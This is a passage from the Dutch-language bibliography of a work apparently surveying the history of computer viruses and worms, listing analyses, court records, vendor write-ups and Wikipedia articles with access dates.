- [Sop98] Sophos Plc., /W95/Boza/, november 1998, <http://www.sophos.com/security/analyses/w95boza.html>, geraadpleegd op 8 oktober
- [Spa89a] Eugene H. Spafford, /The Internet Worm Program: An Analysis/, in ACM SIGCOMM Computer Communication Review archive, Volume 19, Issue 1 (January 1989), pp. 17-57
- [Spa89b] Eugene H. Spafford, /Computer Viruses as Artificial Life/, 1989, <http://vx.netlux.org/lib/pdf/Computer%20Viruses%20as%20Artificial%20Life.pdf>, geraadpleegd op 30 juli 2007
- [Sym00] Symantec, /Tentacle/, 18 december 2000, [http://www.symantec.com/security\\_response/writeup.jsp?docid=2000-121813-3524-99&tabid=2](http://www.symantec.com/security_response/writeup.jsp?docid=2000-121813-3524-99&tabid=2), geraadpleegd op 8 oktober
- [Tav95] C.D. Tavares, /Origin of the Cookie Monster/, 13 maart 1995, <http://www.multicians.org/cookie.html>, geraadpleegd op 30 juli 2007
- [USA91] USA, /UNITED STATES of America, Appellee, v. Robert Tappan MORRIS, Defendant-Appellant/, 7 maart 1991, [http://www.morrisworm.com/morris\\_appeal.txt](http://www.morrisworm.com/morris_appeal.txt), geraadpleegd op 1 oktober 2007
- [USG86] US Government, /Computer Fraud and Abuse Act 1986 (US) 18 USC 1030/, <http://www.underground-book.com/chapters/ccm/123.html>, geraadpleegd op 2 oktober 2007
- [UTN04] "UT-Nieuws, schrijver onbekend, /Warning up Phatbot op snelle UT-server; Nieuwste computervirus/, 25 maart 2004, [http://www.utnieuws.utwente.nl/new/?artikel\\_id=28544](http://www.utnieuws.utwente.nl/new/?artikel_id=28544), geraadpleegd op 1 oktober 2007"
- [Wik02] Frederic Perriot, /Linux.Simile/, 22 mei 2002 (laatst geupdated op 13 februari 2007), [http://www.symantec.com/security\\_response/writeup.jsp?docid=2002-052915-3340-99](http://www.symantec.com/security_response/writeup.jsp?docid=2002-052915-3340-99), geraadpleegd op 29 september 2007
- [Wik06] Wikipedia, /Simile (computer virus)/, 7 oktober 2006, [http://en.wikipedia.org/wiki/Simile\\_%28computer\\_virus%29](http://en.wikipedia.org/wiki/Simile_%28computer_virus%29), geraadpleegd op 23 juli 2007
- [Wik07a] Wikipedia, /Stoned (computer virus)/, 8 maart 2007, [http://en.wikipedia.org/wiki/Stoned\\_%28computer\\_virus%29](http://en.wikipedia.org/wiki/Stoned_%28computer_virus%29), geraadpleegd op 23 juli 2007
- [Wik07b] Wikipedia, /Klez (computer worm)/, 18 april 2007, <http://en.wikipedia.org/wiki/Klez>, geraadpleegd op 29 september 2007
- [Wik07c] Wikipedia, /Ping-Pong virus/, 6 mei 2007, [http://en.wikipedia.org/wiki/Ping-pong\\_virus](http://en.wikipedia.org/wiki/Ping-pong_virus), geraadpleegd op 23 juli 2007
- [Wik07d] Wikipedia, /Bliss (virus)/, 7 juni 2007, [http://en.wikipedia.org/wiki/Bliss\\_%28virus%29](http://en.wikipedia.org/wiki/Bliss_%28virus%29), geraadpleegd op 23 juli 2007
- [Wik07e] Wikipedia, /Welchia/, 26 juni 2007, [http://en.wikipedia.org/wiki/Nachi\\_worm](http://en.wikipedia.org/wiki/Nachi_worm), geraadpleegd op 29 september 2007



[Wik07f] Wikipedia, /Virus hoax/, 29 juni 2007, [http://en.wikipedia.org/wiki/List\\_of\\_computer\\_virus\\_hoaxes](http://en.wikipedia.org/wiki/List_of_computer_virus_hoaxes), geraadpleegd op 23 juli 2007

[Wik07g] Wikipedia, /ILOVEYOU/, 2 juli 2007, [http://en.wikipedia.org/wiki/ILOVEYOU\\_%28computer\\_virus%29](http://en.wikipedia.org/wiki/ILOVEYOU_%28computer_virus%29), geraadpleegd op 23 juli 2007

[Wik07h] Wikipedia, /CIH (computer virus)/, 4 juli 2007, [http://en.wikipedia.org/wiki/Chernobyl\\_%28computer\\_virus%29](http://en.wikipedia.org/wiki/Chernobyl_%28computer_virus%29), geraadpleegd op 23 juli 2007

[Wik07i] Wikipedia, /Code Red (computer worm)/, 5 juli 2007, [http://en.wikipedia.org/wiki/Code\\_red\\_worm](http://en.wikipedia.org/wiki/Code_red_worm), geraadpleegd op 23 juli 2007

[Wik07j] Wikipedia, /Morris worm/, 7 juli 2007, [http://en.wikipedia.org/wiki/Morris\\_worm](http://en.wikipedia.org/wiki/Morris_worm), geraadpleegd op 31 juli 2007

[Wik07k] Wikipedia, /(c)Brain/, 8 juni 2007, [http://en.wikipedia.org/wiki/%28c%29Brain\\_%28computer\\_virus%29](http://en.wikipedia.org/wiki/%28c%29Brain_%28computer_virus%29), geraadpleegd op 23 juli 2007

[Wik07l] Wikipedia, Rich Skrenta, 16 juli 2007, [http://en.wikipedia.org/wiki/Rich\\_Skrenta](http://en.wikipedia.org/wiki/Rich_Skrenta), geraadpleegd op 17 juli 2007

[Wik07m] Wikipedia, /Melissa (computer worm)/, 16 juli 2007, [http://en.wikipedia.org/wiki/Melissa\\_%28computer\\_worm%29](http://en.wikipedia.org/wiki/Melissa_%28computer_worm%29), geraadpleegd op 23 juli 2007

[Wik07n] Wikipedia, Elk Cloner, 17 juli 2007, [http://en.wikipedia.org/wiki/Elk\\_Cloner](http://en.wikipedia.org/wiki/Elk_Cloner), geraadpleegd op 17 juli 2007

[Wik07o] Wikipedia, /Agobot (computer worm)/, 20 juli 2007, [http://en.wikipedia.org/wiki/Agobot\\_\(computer\\_worm\)](http://en.wikipedia.org/wiki/Agobot_(computer_worm)), geraadpleegd op 1 oktober 2007

[Wik07p] Wikipedia, /Mydoom (computer worm), 14 september 2007, <http://en.wikipedia.org/wiki/Mydoom>, geraadpleegd op 1 oktober 2007

[Wik07q] Wikipedia, /Easter eggs in Microsoft products: Microsoft Bear/, 21 september 2007, [http://en.wikipedia.org/wiki/Microsoft\\_Bear#Microsoft\\_Bear](http://en.wikipedia.org/wiki/Microsoft_Bear#Microsoft_Bear), geraadpleegd op 4 oktober 2007

[Wik07r] Wikipedia, /Storm Worm/, 24 september 2007, [http://en.wikipedia.org/wiki/Storm\\_Worm](http://en.wikipedia.org/wiki/Storm_Worm), geraadpleegd op 1 oktober 2007

[Wik07s] Wikipedia, /jdbgmgr.exe virus hoax/, 2 oktober 2007, [http://en.wikipedia.org/wiki/Jdbgmgr.exe\\_%28computer\\_virus\\_hoax%29](http://en.wikipedia.org/wiki/Jdbgmgr.exe_%28computer_virus_hoax%29), geraadpleegd op 4 oktober 2007

